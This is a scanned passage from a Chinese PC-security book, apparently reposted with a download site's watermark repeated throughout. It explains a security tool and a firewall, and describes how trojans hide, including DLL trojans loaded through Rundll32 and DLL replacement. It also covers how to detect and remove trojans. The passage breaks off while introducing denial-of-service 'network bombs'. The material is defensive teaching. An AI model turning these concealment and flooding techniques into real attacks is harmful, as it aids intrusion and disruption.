安全护盾是国内首款具有系统和文件双重防护的安全类软件，它具有强大的核心监控功能，包括对程序、网络连接、流氓软件、系统目录、启动项的实时化监控，与此同时，独占式文件保护，保证了文件的储存和内容安全。

安全护盾 V3.0 具有如下功能：

- 程序监控：监控可疑程序的启动并拦截，防止木马等病毒的入侵。
- 网络监控：监控网络连接，报告危险端口的开启。
- 流氓软件监控：实时监控流氓软件感染情况，提供及时预警。
- 系统目录监控：实时监控写入到系统目录下的文件，防止病毒感染。
- 启动项监控：实时监控注册表中 RUN 的添加情况，防止病毒随系统启动。
- U 盘病毒监控：实时监控 U 盘 Autorun.inf 文件的添加，清除 U 盘病毒。
- 独占完全式锁定：独占文件，防止文件被恶意删除、修改、复制。
- 独占只读式锁定：防止文件被病毒或他人恶意删除。
- 文件粉碎器：用于对顽固病毒的清除。
- 注册表备份：预防注册表被破坏。
- 反恶意修改：快速恢复系统中被恶意修改了的部分。

每月及時觀看電子月
就上溜客安全網www.17
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

- 促发式闪电杀毒：充分利用杀毒软件的实时监控，快速扫描文件。
- U盘文件保护：独占锁定在U盘上的扩展。

7.2.2 安全护盾的使用

当安全护盾安装完毕并启动后，它就自动打开其各种监控功能，对系统进行全方位的监控，用户一般不需要进行设置。

跟着做：使用安全护盾对系统监控

01 将安全护盾安装并启动后即可进入其操作界面，如图 7-9 所示。



图 7-9 安全护盾操作界面

02 单击【状态】按钮，用户可以看到各种【核心监控】功能已经处于开启状态。其中包括【程序监控】、【网络监控】、【流氓软件监控】、【系统目标监控】、【启动项监控】、【U 盘病毒监控】，以及【文件保护】项下的【独占完全锁定】、【独占只读式锁定】功能也已开启。若单击【核心监控】项下某个监控项后的【更改状态】超链接，则可将该监控功能关闭。

03 单击【核心监控】按钮，并选取【程序实时监控】标签，则可以查看当前系统运行的进程等相关信息，如图 7-10 所示。在该界面中，用户可以结束所选进程，查看所选进程文件所在目录，将可疑的进程添加为例外进程等。



图 7-10 【程序实时监控】标签

04 选取【网络实时监控】标签，则用户可以查看当前系统开启的端口以及远程连接的端口等信息，如图 7-11 所示。

05 选取【流氓软件监控】标签，再单击【规则管理】按钮，则用户可以改变所选对象的监控状态，如图 7-12 所示。

06 选取【系统目录监控】标签，用户可以设置系统目录监控的安全级别，如图 7-13 所示。

07 单击【文件防护】按钮，用户可以添加需要防护的重要文件，如图 7-14 所示。

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。



图 7-11 【网络实时监控】标签



图 7-12 设置流氓软件监控状态



图 7-13 设置系统目录监控的安全级别



图 7-14 添加需要防护的文件

08 单击【安全工具】按钮，则可以使用安全护盾为用户提供的多种安全工具，其中包括文件粉碎器、杀毒功能、反恶意修改等功能，如图 7-15 所示。

09 当安全护盾软件运行后，将自动对按照用户的设置对系统进行扫描，发现病毒、木马、流氓软件等对象将自动报警，如图 7-16 所示。



图 7-15 安全工具




图 7-16 安全警报

10 用户需要根据警报的内容选择相应的工具，将警报对象进行清除。

7.2.3 自动拦截与网络连接的程序

当安全护盾正常运行且各种监控程序都处于开启状态后，如果本机内有程序与外界建立连

每月及時觀看電子周
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

接，此时就会弹出【自动拦截程序】警告界面，用户可根据拦截的内容选择相应操作。

- 在安全护盾正常运行时，会自动拦截与外界连接的运行程序，并显示安全警报窗口，如图 7-17 所示。
- 如果用户了解现运行的程序，则可单击【解除拦截】按钮，允许该程序通过拦截，若单击【信任此程序】按钮，则安全护盾以后再拦截该程序的运行。



图 7-17　拦截不安全程序

- 如果用户对被拦截的程序不熟悉，则尽量单击【保持拦截】按钮，避免木马、病毒、远程控制程序等黑客工具的运行与入侵，若单击【结束此程序】按钮，则被拦截的程序将终止运行。
- 如果用户对被拦截的程序不了解，不知道如何操作时，还可以单击【在线查询信息】按钮，通过 Internet 查询该程序的有关信息，确认后再决定如何操作。



安全护盾的拦截程序功能也只是给用户提一个醒，给用户一个选择的机会。如果用户对被拦截的程序不熟悉一定要保持拦截，避免恶意程序的侵入。

7.3　木马的清除与防范

黑客在攻击目标主机时，往往会利用木马侵入，从而获得计算机中的重要信息，特别是具有管理员权限的用户账号和密码。那么木马是如何隐身的？如何发现木马？如何清除木马呢？

7.3.1　木马隐形位置分析

每种木马程序都会用很多技术来隐藏自己，使入侵计算机的管理员不察觉，从而达到植入木马的目的。

1. 源文件隐藏法

- 伪装文件名称，由于 Windows 系统默认不显示已知的扩展名，所以木马程序就利用类似的方法隐藏自己，如名称为 Filename.jpg.exe 的文件，看起来好像是图片文件，但实际上是可执行性文件。
- 伪装图标，为了加强文件名称的效果，木马程序的图标会一并换成相关的图片、文本等默认使用的图标。有的木马程序甚至利用空文件名称加透明图标来伪装。
- 伪装成系统文件，文件名称类似 Server_Explore 或 lexplorer，这类文件放在系统文件夹 (System, System32) 中很难别其真伪，有的木马程序则更绝，会替换掉不常用的系统文件。

每月及時觀看電子月刊
就上溜客安全網www.17
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

木马程序除了将源文件隐藏起来，让人不易察觉外，其运行状态也很难被发现，木马程序在运行时，没有运行界面，在任务栏中也看不到相关的图标，通过 Windows 系统的任务管理器查看进程同样找不到它的踪迹。因为木马程序总要使用通信端口，只要使用系统内置的 NetStat 程序查看一下网络联机状况，木马程序就可以显露出来。

2. 利用通信端口

木马程序使用了很多技术来解决通信端口问题，但通常离不开寄生与潜伏两种方法。

- 寄生：木马程序会寄生在已打开的服务通信端口上（如 Port 80），平时只采用监听模式，当接收到特别的信号时，木马程序会自动启动，再重新打开一个新的端口，一般很少人会注意到平时所用的通信端口竟然会成为木马程序的宿主，所以在检查网络连接状态时，最好先关闭不需要的程序，这样可以加快判断有无木马程序的速度。
- 潜伏：木马程序的潜伏技术是利用监听 IGMP（Internet Group Management Protocol），再利用特别的 IGMP 信号来启动，由于 IGMP 无需使用通信端口，所以平时不会被通信端口扫描程序发现。使用 IGMP 激活技术的木马程序，平时很难被发现，只有在它启动后打开通信端口时才有可能被检测到。

3. 隐藏运行进程

在 Windows NT/2000 及以后版本的系统中，如果程序被登录为系统程序（通常指服务），它便不会出现在系统任务栏上。但在 DOS 与 Windows 系统中，执行两种可执行文件 EXE 和 COM，系统便会打开两个进程，这在 Windows 任务管理器窗口中可以轻易地看到，并且可以结束进程。在这种情况下，如果木马程序只是仅仅登录为系统程序，那么其隐身技术就是失败的，若计算机管理员发现了非法进程，就会立即中止该进程。为了克服这个问题，木马采用了两种方式进行隐藏。

- 伪装成可信任的进程：木马将自己的进程名称改为类似 lexplore.exe、Services.exe 等系统进程，使操作者难以看出其差异，并且也很容易做到这一点。当然这种伪装方式一旦遇上细心人，恐怕很难发挥作用，不过仍有其存在的价值。
- 不使用进程：不使用进程的木马程序采用把木马写成 DLL（Dynamic Link Library）文件的方式，这就是所谓的 DLL 木马。

 但 DLL 文件是不能直接执行的文件，要运行写成 DLL 的木马程序有两种方法。

 ➢ 使用系统程序 Rundll32.exe 或 Rundll.exe 调用 DLL

 在 Windows 系统文件中有 Rundll32.exe 或是 Rundll.exe 两个程序，这两个程序的功能是用来调用执行 DLL 中的函数，两者的区别是一个执行 32 位函数，另一个执行 16 位函数，具体的执行命令如下：

 Rundll32.exe/Rundll.exe dllFileName FunctionName

 dllFileName 指 DLL 木马程序。只要在启动中加入一条这样的命令，每次系统启动后木马程序就会自动加载到内存。这时如果查看进程，则看不到木马运行的程序，只能看到 Rundll32.exe/Rundll.exe 进程，但没有人会将这个文件删除，对付这样的木马，用户可以查看 Win.ini 文件、System.ini 文件、启动、服务等启动加载的项目，当发现使用 Rundll32.exe/Rundll.exe 的命令时稍加注意一下，木马程序就无法藏身了。

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

➢ 使用反编译的陷阱技术

陷阱技术是一项比较高层次的反编译技术，通常程序员使用这种技术。

下面举一个例子说明它的原理：系统中有一个 DLL 文件 log.dll，先将该文件名称更改为 Oldlog.dll，然后将自己编写的 DLL 命名为 log.dll 并复制到原文件所在的文件夹。一般情况下，当系统调用 log.dll 时，已更新的 log.dll 会将调用转发给原系统 Oldlog.dll，若满足一定的条件，替换的 log.dll 就会自动执行。

利用这个原理，DLL 木马可以替换成任何一个常用的系统 DLL 文件，当满足条件时就自动执行。这个安全漏洞 Microsoft 已经想到了，在 Windows XP 系统中 DLL 都使用了签名技术，另外 System32 文件夹中还有一个 dllcache 文件夹，存放系统 DLL 文件的备份，一旦系统发现 DLL 文件遭到修改，就会使用备份文件进行还原。

7.3.2 发现木马

由于现在网络上病毒与木马很多，一不小心就可能被感染，那么如何才能知道自己的计算机是否中了木马呢？

- 查看 Autoexec.bat、Config.sys 文件

 对于 Windows 操作系统而言，仍然保留 MS-DOS 时代的启动文件，一般木马较少使用它们，但也有例外，留意在 Autoexec.bat 文件中是否出现不明程序，在 Config.sys 文件中是否出现不明设备驱动程序，不论出现在哪里，启动时都会被自动加载。

- 查看 Win.ini、System.ini 文件

 在 Win.ini、System.ini 文件中保存了 Windows 系统的设置，这两个文件的历史较为古老，但仍然在使用，尤其是计算机内安装 16 位程序时，这两个文件必不可少，在 Win.ini 文件中，Windows 项下 "run=" 和 "load=" 是可能加载木马程序的途径，必须仔细查看。在 System.ini 文件中 BOOT 项下有个 "shell= 文件名"，正确的文件名称应该是 explorer.exe，如果是 "shell= explorer.exe 程序名称"，那么后面跟着的那个程序就是木马程序。

- 查看启动程序组

 系统的【程序】菜单中有一个【启动】菜单项，凡是在这个菜单项下的子菜单项都会在启动时自动加载运行。不过很少见到木马程序使用这种启动方式，因为太容易被发现了。

- 查看注册表

 注册表是执行木马最好的方式。一定要注意注册表中 HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run 注册表项下的子项，因为这些都是在系统启动时被自动加载运行的程序。尤其是某些木马的名字非常类似系统文件，千万要仔细查看。

- 检查执行文件

 WINDOWS 文件夹下面的文件很多，如果依靠肉眼检查其中是否隐藏有木马程序几乎是不可能的，使用杀毒软件进行扫描才是明智之举。

- 检查连接端口

 可以使用端口扫描工具，扫描计算机中究竟开放了哪些端口，甚至还可以查看每个端口连接的程序。如果发现不明连接端口就需要小心了。

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

7.3.3 清除木马

一旦发现自己的计算机系统中了木马，就需要立即将其清除，除了使用杀毒软件、防火墙等专用工具外，用户还可以手动清除木马。

由于木马程序没有传染性，如果能够找到木马的所有可执行性文件，以及修改的注册表项、系统启动文件被修改的地方，就可以手动进行清除。

但目前木马的可执行性文件往往不止一个，相当多的木马是几个可执行文件协同工作，一旦发现某个文件被删除，其他的木马程序就会自动补上缺失的文件。更有甚者，将正常的系统文件替换成木马程序，再调用系统文件执行，这样直接删除木马文件就会导致系统不能正常工作，甚至无法启动。

目前网络上有很多关于手动删除木马文件的方法，但只能作为参考。因为木马程序变种很多，即便是同一种木马其表现也不尽相同，甚至修改注册表项、启动文件、连接的端口号都不一样。分析后手动删除木马的过程恐怕比重装操作系统还要麻烦，一不小心，不但没有将木马程序删除干净，反而使得计算机系统出现一些怪问题，或木马卷土重来，那就需要再清除一次。

手动删除木马的原则如下：

- 编辑注册表中被修改的项。
- 编辑系统文件被修改的位置。
- 重新启动到 DOS 下，删除木马文件。
- 再次重新启动。

7.3.4 防范木马

在使用计算机过程中，特别是经常上网的话，系统感染木马程序的几率很高，那么如何才能预防木马的入侵呢？

● 小心下载软件

由于黑客软件经常被人们滥用，网上很多个人站点所提供的下载软件或多或少地携带木马或病毒。一旦该软件被用户下载到本地计算机且满足运行条件后，木马或病毒就会对计算机系统和用户信息安全构成威胁。对于普通用户，要避免木马和病毒横行不仅要依赖反病毒软件，还得靠用户的自制能力。如不要去访问不知名的站点，不要去登录黄色网站、不要从上站点下载拨号器或从其他小站点下载看似安全的软件，同时，下载时一定要开启防火墙。下载之后要及时使用杀毒软件对其扫描。

● 不随意浏览附件

由于电子邮件的附件也是木马等病毒的隐身之所，有的把木马和正常文件混在一起，再起一个具有吸引力的邮件名称，来诱惑那些安全意识差的人去打开附件，从而激活木马，以达到不可告人的目的。此外，通过 QQ 之间的文件传递也能传播木马。

因此，用户不要随意打开陌生人发来的邮件，尤其是其中的附件，对.DOC、.EXE、.SWF 等附件更要小心。若实在需要打开，可用邮件监控或反病毒软件扫描且确认安全之后再打开，避免木马感染。

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

● 加强防毒能力

系统安装杀毒软件和防火墙确实能够减少感染木马病毒的几率，但在杀毒软件的使用过程中，用户要尽量使用正版，因为很多盗版自身就携带木马病毒，且不能升级病毒库。新的木马和病毒一出来，唯一能控制它蔓延的就是不断更新杀毒软件中的病毒库。

除了杀毒软件中的保护，用户还可以多运行一些其他软件，如天网，用于监控网络之间正常的数据流通和不正常的数据流通，并随时对用户发出相关提示；如果用户怀疑已经感染了木马，还可以从网络上下载木马克星等专杀工具扫描木马，保护系统的安全。

● 通过扩展名查找木马

由于木马自身的特点，其扩展名多为 VBS、PIF 等，甚至有的木马就没有扩展名，根据木马的这些特征，用户可以把文件设置为显示文件类型的扩展名方式，这样就可以发现并消灭木马。具体设置方法如图 7-18 所示。




图 7-18　设置文件显示方式

● 弃用 Outlook 邮件收发程序

Microsoft 公司出品的 Outlook 和 Outlook Express 都是邮件收发程序，很多黑客和黑客软件都特喜欢针对 Microsoft 公司的产品进行攻击，且 Outlook 漏洞又很多，自然就成为木马和病毒的主要传播载体。

国产软件 Foxmail 在功能上已经和 Outlook 不相上下，但 Foxmail 招惹病毒和木马的几率却相对少很多，此外，用户还可以通过登录 E-mail 网站的方式直接收发邮件，减少感染病毒和木马的几率。

7.4　可能出现的问题与解决办法

（1）为了保证系统上网时的安全，在系统中安装了天网防火墙。在玩联机游戏（有时需要对方访问用户的 IP 地址进行联机）时是否需要关闭天网防火墙？如果关闭，系统的安全性是否就得不到保证？

解答：通常情况下在玩一些联机游戏，特别是通过 TCP/IP 协议的网络游戏时，由于网络游戏的特殊性，传统防火墙一般不能识别出它们，从而使得玩网络游戏时不太顺畅，所以往往需要关闭防火墙。但关闭防火墙后，系统的安全性就得不到保证，所以这是一个两难的问题。

但现在天网防火墙已经能够智能识别网络游戏，有时用户在启动网络游戏时给出提示，用户

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

可以通过解除阻止，使网络游戏正常与网络连接，既保证了网络游戏的顺畅，又可以保障网络安全。

（2）如何设置天网防火墙个人版的智能识别功能？

解答：以天网防火墙个人版 SkyNet FireWall V3.0 为例。

跟着做：设置天网防火墙个人版的智能识别功能

01 在天网防火墙个人版主界面上单击【系统设置】按钮，如图 7-19 所示。



图 7-19 天网防火墙个人版主界面

02 在【管理权限设置】标签中选取【允许所有的应用程序访问网络，并在规则中记录这些程序】复选项，如图 7-20 所示。



图 7-20 设置管理权限

03 如果没有选取【允许所有的应用程序访问网络，并在规则中记录这些程序】复选项，则当某个应用程序访问网络时将弹出如图 7-21 所示的提示信息框。

04 如果用户允许该程序访问，可单击【允许】按钮。如果选取【该程序以后都按照这次的操作运行】复选项，则天网防火墙将不再提示而直接放行。



图 7-21 访问网络提示信息

05 在【入侵检测设置】标签中，用户可以选取【启动入侵检测功能】复选项，如图 7-22 所示，让天网防火墙自动检测入侵本地计算机的网络数据包。

06 单击天网防火墙个人版主界面上的【应用程序规则】按钮，则用户可以对规则中的每个对象设置具体的网络访问规则，如图 7-23 所示。

07 单击需要设置网络访问规则的应用程序右侧的【选项】按钮，打开【应用程序规则高级设置】对话框，如图 7-24 所示，用户可以根据需要进行设置。

08 如果用户对 IP 规则比较熟悉，则可单击天网防火墙个人版主界面上的【IP 规则管理。该功能设计给高级用户使用。】按钮，对 IP 规则进行具体的设置，如图 7-25 所示。

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。



图 7-22　启动入侵检测功能



图 7-23　设置应用程序规则



图 7-24　设置高级规则选项



图 7-25　IP 规则管理

09　如果对天网防火墙的各种设置不熟悉，则可单击其界面上的【高】、【中】、【低】按钮，使用天网防火墙的默认设置，如图 7-26 所示。



图 7-26　使用默认设置

10　在天网防火墙运行过程中，用户可以单击其界面上的【日志】按钮，如图 7-27 所示，查看天网运行时获得的各种信息。



图 7-27　查看日志信息

每月及時觀看電子月
就上溜客安全網www.17
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

7.5 总结与经验积累

黑客可以利用木马程序攻击目标主机并获得重要信息，所以对于普通用户来说，对木马方面知识的了解是必不可少的。

本章主要介绍了木马的一些基本知识，从广泛意义上了解木马的隐藏位置、如何发现木马、清除木马、如何防范木马的入侵等，同时也介绍了如何使用安全护盾、天网防火墙等软件保护网络安全，使广大用户对木马有一个全面的、理性的认识，从而提高计算机用户的安全意识，有效地保护计算机中的重要信息，阻止黑客入侵。

此外，本章还简单介绍了一些有关宏病毒、邮件病毒、文本病毒等方面的知识，使用户在计算机使用过程中，小心谨慎，提高警惕，尽量避免和减少木马病毒的感染几率，提高系统的安全系数。


每月及時觀看電子月
就上溜客安全網www.17
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。



溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。



每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

8.1 来自网络的暴力攻击

网络暴力攻击之所以破坏性极大，是因为它的攻击方法是将大量的信息同时发送给目标主机，使被攻击主机立即发生网络阻塞、蓝屏、死机等现象，从而使被攻击主机不能正常使用。

8.1.1 网络炸弹

网络炸弹是黑客使用的瞬间向目标主机发送大量信息的攻击方式，它可以使目标主机立即产生网络阻塞、蓝屏、死机等现象，使被攻击主机不能正常使用，因与战争中使用的炸弹作用相似，所以将可以用于这类攻击的工具形象地称之为“网络炸弹”。

网络炸弹因其攻击的对象不同，而分为 IP 炸弹、E-mail 炸弹、Java 炸弹、硬盘炸弹等。

- IP 炸弹：这类炸弹是利用 Windows 的系统协议漏洞进行攻击的。黑客只要查到目标主机的 IP 地址便可利用专用工具，对目标主机进行轰炸，而被攻击的主机就会因被攻击而出现网络故障、蓝屏、死机、重启等现象。
- E-mail 炸弹：这是黑客常用的攻击手段之一。它的攻击方法是：使用地址不详、容量庞大的邮件反复地发送给被攻击的邮箱，造成邮箱被撑爆，不能接收邮件，更严重的是，它会使邮件服务器瘫痪，不能正常工作。
- Java 炸弹：在众多的聊天室中，有些是可以直接发送 HTML 语句的，黑客就可以通过发送一条带有攻击性的代码，使具有这方面漏洞的 Windows 用户主机出现蓝屏，让浏览器打开无数个窗口或显示巨大的图片现象，最终使被攻击主机因资源耗尽而死机。
- 硬盘炸弹：逻辑炸弹运行后会造成硬盘假 0 道损坏，使得系统因找不到硬盘而不能启动，这是所有炸弹中破坏性最大的一种。



“洪水”是信息垃圾炸弹，通过大量的垃圾请求导致目标服务器因超负荷而崩溃，故也可归入炸弹一类。

8.1.2 IP 炸弹工具 IP Hacker

